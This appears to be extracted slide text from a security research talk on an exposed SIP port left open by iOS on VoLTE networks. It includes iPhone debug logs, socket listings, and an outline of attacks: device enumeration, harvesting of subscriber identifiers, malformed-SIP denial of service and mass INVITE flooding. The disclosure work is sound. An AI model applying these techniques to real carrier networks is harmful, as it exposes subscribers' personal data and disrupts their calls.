


Our Setup

- VoLTE test network using Open5Gs with Kamailio
- SDR - USRP B210 and Bladerf x40
- Test SIMs (USIM)
- Target iPhone and attacking Android devices
- Attacking Android device is set up working with APN 'ims' only mode
- Traffic routing is done using 'iptables' rules or forwarding the raw packets using 'socat'



PoC



PoC

Using this technique, identified several million iOS devices which are connected on the VoLTE network

SIP Device	User Agent
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/13.2 (17B84) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.3 (18C66) iPhone
10.168.5060	iOS/12.4 (16G77) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.4 (18A5342e) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone
10.168.5060	iOS/14.4 (18D52) iPhone

Attack and Impact

- **Enumeration:** Enumeration of iOS devices in the LTE network with iOS version to launch targeted attack.
- **PII:** Attacker can get access to critical PII information about the subscriber, like MSISDN, IMEI and phone OS version.
- **Spoofing:** Attacker may use PII information for various malicious purposes like, spoofing, spamming and fraud.
- **Dos:** Attacker may exhaust user equipment with malformed SIP packet making it difficult for the subscribers to make or answer calls.
- **Network congestion:** Attacker may amplify the attack by sending random INVITE packets to all the identified iOS devices, this will make all the devices ring with incoming calls leading to network congestion.
- Further, attacker can perform SIP related attacks including fuzzing, targeting exposed SIP interface of the devices.

What, How and Why?

Vulnerability Identification – iOS internals

- As soon as the Airplane mode was turned off the interface (pdp_ip1) is brought online.
- Security policies for pdp_ip1 were updated
- Ipv4 assignment is carried out

```
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: Interface pdp_ip1: mtu 1450
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: 100.65.13.96
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]:
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: looking for a local IP4 address on pdp_ip1 to contact 10.225.50.20
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: found IP4 address 100.65.13.96 on pdp_ip1
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: pdp_ip1 is already up
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: state transition [WaitingForInterface --> WaitingForReachability]
May 3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17171] DNSServiceCreateConnection START PID[392](apsd)
May 3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172] DNSServiceGetAddrInfo(C000D000, 2, 0, <private>) START PID[392](apsd)
May 3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172->Q56438] GetServerForQuestion: 0x101813600 DNS server (0x100c06e90) <private>:53 (Penalty Time Left 0) (Scope pdp_ip0:0x2:-1) for <private> (AAAA)
May 3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172->Q55283] GetServerForQuestion: 0x101829600 DNS server (0x100c06e90) <private>:53 (Penalty Time Left 0) (Scope pdp_ip0:0x2:-1) for <private> (Addr)
```

Vulnerability Identification – iOS internals

- The default socket for SIP i.e port 5060 is opened and assigned to pdp_ip1
- The device initiates the registration process over the IMS by sending the REGISTER packet utilizing port 5060.

```
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: ImsUdpSocket 0x0x1358919f0: added runloop source for CFSocket 0x0x13599b2c0
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: kCFSocketCloseOnInvalidate flag is on by default
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set UUID 67A03811-DB0A-594E-C2AE-8B0517EDF26F on socket fd=35
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set IP_TOS on IPv4 socket fd=35
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set SO_TRAFFIC_CLASS on socket fd=35
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [Uninitialized]: Using 5060 port as TCP source port
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: ImsListenSocket 0x0x13587c120: added runloop source for CFSocket 0x0x135869b60
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: kCFSocketCloseOnInvalidate flag is on by default
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set UUID 67A03811-DB0A-594E-C2AE-8B0517EDF26F on socket fd=36
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set IP_TOS on IPv4 socket fd=36
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set SO_TRAFFIC_CLASS on socket fd=36
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: SipTcpTransport: outgoing connections will use port 5060
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: initialized transport InsecureTransport [100.65.13.96:5060]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: state transition [InitializingTransport --> Idle]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: notifying delegate of transport initialization with result Bambi: Success
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: state transition [InitializingTransport --> SendingInitialRequest]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPSecTransport [0 --> 0, 0 <-- 0]: SipIPSecTransportGroup::initialize()
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
```

Vulnerability Identification – iOS internals

- The device initiates the registration process over the IMS by sending the REGISTER packet utilizing port 5060.

```
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [100.65.13.96:5060]: not adding P-Access-Network-Info to insecure REGISTER
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [100.65.13.96:5060]: encoded message is small enough for UDP (1507 bytes)
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: ===== 100.65.13.96:5060 --> 10.225.50.20:5060 REGISTER (UDP) =====
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: REGISTER sip:ims.mnc002.mcc424.3gppnetwork.org SIP/2.0
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: To: <sip:424@00ims.mnc002.3gppnetwork.org>
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: From: <sip:424@0@ims.mnc002.3gppnetwork.org>;tag=9fPC0uESHh
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Expires: 60000
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Require: sec-agree
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Proxy-Require: sec-agree
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Security-Client: ipsec-3gpp;alg=hmac-md5-96;ealg=aes-cbc;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;spi-s=64314874,ipsec-3gpp;alg=hmac-md5-96;ealg=null;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;spi-s=64314874,ipsec-3gpp;alg=hmac-sha-1-96
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Call-ID: 3FSdM39hDfCDYhc1h0nRV21y
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Session-ID: 7de23403e7cfe752f47eb2
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Contact: <sip:100.65.13.96:5060>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";+g.3gpp.nid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance=<urn:gsma:imei:35178-7>">
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Authorization: Digest
nonce="",uri="sip:ims.mnc002.3gppnetwork.org",realm="ims.mnc002.3gppnetwork.org",username="42@00ims.mnc002.3gppnetwork.org",response=""
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: CSeq: 320 REGISTER
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Via: SIP/2.0/UDP 100.65.13.96:5060;bran=ch=z9hG4bKhs0CJKVG7HwWeeX;rport
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Max-Forwards: 70
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Supported: 100rel,path,replaces
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: User-Agent: iOS/13.2 (17B84) iPhone
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: Content-Length: 0
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.dump]: =====
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.txn]: added connection user to InsecureTransport [100.65.13.96:5060]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX: started timer F with duration 128000ms
```

Vulnerability Identification – iOS internals

- The registration over 5060 fails with status 401 and a process for secure connection over IPSec is initiated

```
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [power]: Created power assertion com.apple.ipTelephony.sipIncoming
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: ===== 100.65.13.96:5060 <- 10.225.50.20:5060 401 (raw UDP) =====
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: SIP/2.0 401 Unauthorized 11030230325
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Via: SIP/2.0/UDP 100.65.13.96:5060;brANCH=z9hG4bKhs0CJVG7HwWeeX
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: To: <sip:424021477866800@ims.mnc002.mcc424.3gppnetwork.org>;tag=h7g4Esbg_2410f37d03e205c160528fd246
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: From: <sip:424021477866800@ims.mnc002.mcc424.3gppnetwork.org>;tag=9fPCoUeSHh
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Call-ID: 3FSdM39hDfCDYhc1h0nRV21y
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: CSeq: 320 REGISTER
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Path: <sip:10.225.50.20;transport=udp;lr>
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Security-Server:
ipsec-3gpp;q=0.5;alg=hmac-sha-1-96;prot=esp;mod=trans;ealg=null;spi-c=259645857;spi-s=159440257;port-c=7807;port-s=7777
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Service-Route: <sip:10.225.50.20:5060;transport=udp;lr>
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: WWW-Authenticate: Digest
realm="ims.etisalat.ae",nonce="h8VI2Qok+pIMNLc8607yEBVKBamveAAyMHRwiYKUQ=",algorithm=AKAv1-MD5,qop="auth"
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Content-Length: 0
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: =====
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJVG7HwWeeX: received 401 response to REGISTER request
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJVG7HwWeeX: transitioning to state [Completed]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJVG7HwWeeX [Trying]: canceling timer E
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJVG7HwWeeX [Completed]: started timer K with duration 17000ms
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: received 401 Unauthorized response to registration request.
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPsecTransport [ipsec0 53852 --> 7777, ipsec1 54700 --> 7807]: using security mechanism
ipsec-3gpp;alg=hmac-sha-1-96;ealg=null;mod=trans;port-c=7807;port-s=7777;prot=esp;q=0.5;spi-c=259645857;spi-s=159440257
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPsecTransport [ipsec0 53852 --> 7777, ipsec1 54700 --> 7807]: started timer SALifetime with duration 128000ms
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPsecTransport [ipsec0 53852 --> 7777, ipsec1 54700 --> 7807]: new expiration is Mon May 3 02:27:37 2021 (2m 8s)
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: state transition [SendingInitialRequest --> WaitingForAuth]
May 3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.auth]: AuthClient: new auth challenge: Digest
```

Vulnerability Identification – iOS internals

- But the socket connection on 5060 is left as it is and it still continues to listen for incoming SIP traffic.

```
Rajanishs-iPhone:~ root# lsof -i
COMMAND   PID   USER   FD   TYPE      DEVICE SIZE/OFF NODE NAME
launchd    1   root    8u  IPv6  0x32fd9b4111b2b3df    0t0  TCP localhost:intu-ec-client (LISTEN)
launchd    1   root   10u  IPv4  0x32fd9b4111b453a7    0t0  TCP localhost:intu-ec-client (LISTEN)
launchd    1   root   12u  IPv4  0x32fd9b4111265957    0t0  TCP localhost:socks (LISTEN)
launchd    1   root   13u  IPv4  0x32fd9b411126630f    0t0  TCP localhost:ansoft-lm-1 (LISTEN)
launchd    1   root   14u  IPv6  0x32fd9b4111b2adbf    0t0  TCP *:62078 (LISTEN)
launchd    1   root   15u  IPv4  0x32fd9b4111266cc7    0t0  TCP *:62078 (LISTEN)
launchd    1   root   17u  IPv6  0x32fd9b4111b2a79f    0t0  TCP *:ssh (LISTEN)
launchd    1   root   18u  IPv4  0x32fd9b411126767f    0t0  TCP *:ssh (LISTEN)
launchd    1   root   20u  IPv6  0x32fd9b4111b2b3df    0t0  TCP localhost:intu-ec-client (LISTEN)
launchd    1   root   21u  IPv4  0x32fd9b4111b453a7    0t0  TCP localhost:intu-ec-client (LISTEN)
launchd    1   root   22u  IPv4  0x32fd9b4111f868bf    0t0  TCP localhost:7808 (LISTEN)
launchd    1   root   24u  IPv4  0x32fd9b4111265957    0t0  TCP localhost:socks (LISTEN)
launchd    1   root   25u  IPv4  0x32fd9b411126630f    0t0  TCP localhost:ansoft-lm-1 (LISTEN)
launchd    1   root   27u  IPv4  0x32fd9b41186753a7    0t0  TCP localhost:sshd->localhost:63345 (ESTABLISHED)
launchd    1   root   28u  IPv4  0x32fd9b4111f868bf    0t0  TCP localhost:7808 (LISTEN)
launchd    1   root   29u  IPv4  0x32fd9b41186753a7    0t0  TCP localhost:sshd->localhost:63345 (ESTABLISHED)
launchd    1   root   30u  IPv6  0x32fd9b4111b2a79f    0t0  TCP *:ssh (LISTEN)
launchd    1   root   31u  IPv4  0x32fd9b411126767f    0t0  TCP *:ssh (LISTEN)
rapportd  310   mobile   7u  IPv4  0x32fd9b411866fc2f    0t0  TCP 169.254.98.39:63344->hackstation.local:56171 (ESTABLISHED)
configd   319   root    5u  IPv4  0x32fd9b41136d26e7    0t0  UDP *:bootpc
configd   319   root    6u  IPv6  0x32fd9b411855ef9f    0t0  ICMPv6 *:*
wifid     330   root    4u  IPv4  0x32fd9b411148acb7    0t0  UDP *:*
wifid     330   root    5u  IPv4  0x32fd9b411148c3f7    0t0  UDP *:*
wifid     330   root   15u  IPv4  0x32fd9b411153e6e7    0t0  UDP *:*
wifid     330   root   17u  IPv4  0x32fd9b411153f857    0t0  UDP *:*
wifid     330   root   19u  IPv4  0x32fd9b411153e3ff    0t0  UDP *:*
identitys 337   mobile   23u  IPv4  0x32fd9b4111427b3f    0t0  UDP *:*
identitys 337   mobile   25u  IPv6  0x32fd9b411231f9ff    0t0  TCP [fe80:12::db21:fadd:a2d5:d964]:1024->[fe80:12::fc89:3398:f417:5220]:1024 (SYN_SENT)
lockdownd 356   root    5u  IPv4  0x32fd9b4111266cc7    0t0  TCP *:62078 (LISTEN)
lockdownd 356   root    6u  IPv6  0x32fd9b4111b2adbf    0t0  TCP *:62078 (LISTEN)
frida-ser 363   root    7u  IPv4  0x32fd9b4111b405e7    0t0  TCP localhost:27042 (LISTEN)
frida-ser 363   root   13u  IPv6  0x32fd9b4111b2c63f    0t0  TCP *:49435 (LISTEN)
CommCente 368   wireless 35u  IPv4  0x32fd9b41113019567  0t0  UDP 100.65.13.96:sip
CommCente 368   wireless 36u  IPv4  0x32fd9b411867230f  0t0  TCP 100.65.13.96:sip (LISTEN)
CommCente 368   wireless 37u  IPv4  0x32fd9b41136d2cb7  0t0  UDP 100.65.13.96:53852
CommCente 368   wireless 40u  IPv4  0x32fd9b41136d29cf  0t0  UDP 100.65.13.96:54700
CommCente 368   wireless 41u  IPv4  0x32fd9b4118672cc7  0t0  TCP 100.65.13.96:54700 (LISTEN)
CommCente 368   wireless 42u  IPv4  0x32fd9b4118635f07  0t0  TCP 100.65.13.96:53852 (LISTEN)
CommCente 368   wireless 45u  IPv4  0x32fd9b411863d3a7  0t0  TCP 100.65.13.96:54700->10.225.50.20:7807 (ESTABLISHED)
apsd     392   mobile   11u  IPv6  0x32fd9b411232127f  0t0  TCP [2001:8f8:1f03:e23c:18c6:1b4c:fd4a:a1ce]:63342->[2403:300:a42:c0a::8]:5223 (ESTABLISHED)
apsd     392   mobile   14u  IPv6  0x32fd9b411232127f  0t0  TCP [2001:8f8:1f03:e23c:18c6:1b4c:fd4a:a1ce]:63342->[2403:300:a42:c0a::8]:5223 (ESTABLISHED)
```

Vulnerability Identification – Android

- Android operating system terminates the socket connection to PORT 5060 if it is not being utilized it can be seen from the logs below.

```
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:217 | removing transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ]
05-03 02:44:52.731 2322 2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:849 | epollWait +++
05-03 02:44:52.731 2322 2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:862 | epollWait ---
05-03 02:44:52.731 2322 2857 I reSIProcate: INFO | RESIP:TRANSACTION | TransactionMap.cxx:98 | Active tid=108e3cd158d980ae [ ClientNonInvite/Completed unreliable target=[ V4 0.0.0.0:0 UNKNOWN_TRANSPORT target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ] from TransactionMap
05-03 02:44:52.731 2322 2857 I reSIProcate: INFO | RESIP:TRANSACTION | TransactionMap.cxx:101 | Remove tid=108e3cd158d980ae [ ClientNonInvite/Completed unreliable target=[ V4 0.0.0.0:0 UNKNOWN_TRANSPORT target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ] from TransactionMap
05-03 02:44:52.731 2322 2857 I reSIProcate: INFO | RESIP | StackThread.cxx:31 | StackThread wait time to select:1478
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:223 | remove TypeToTransportMap ==> Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
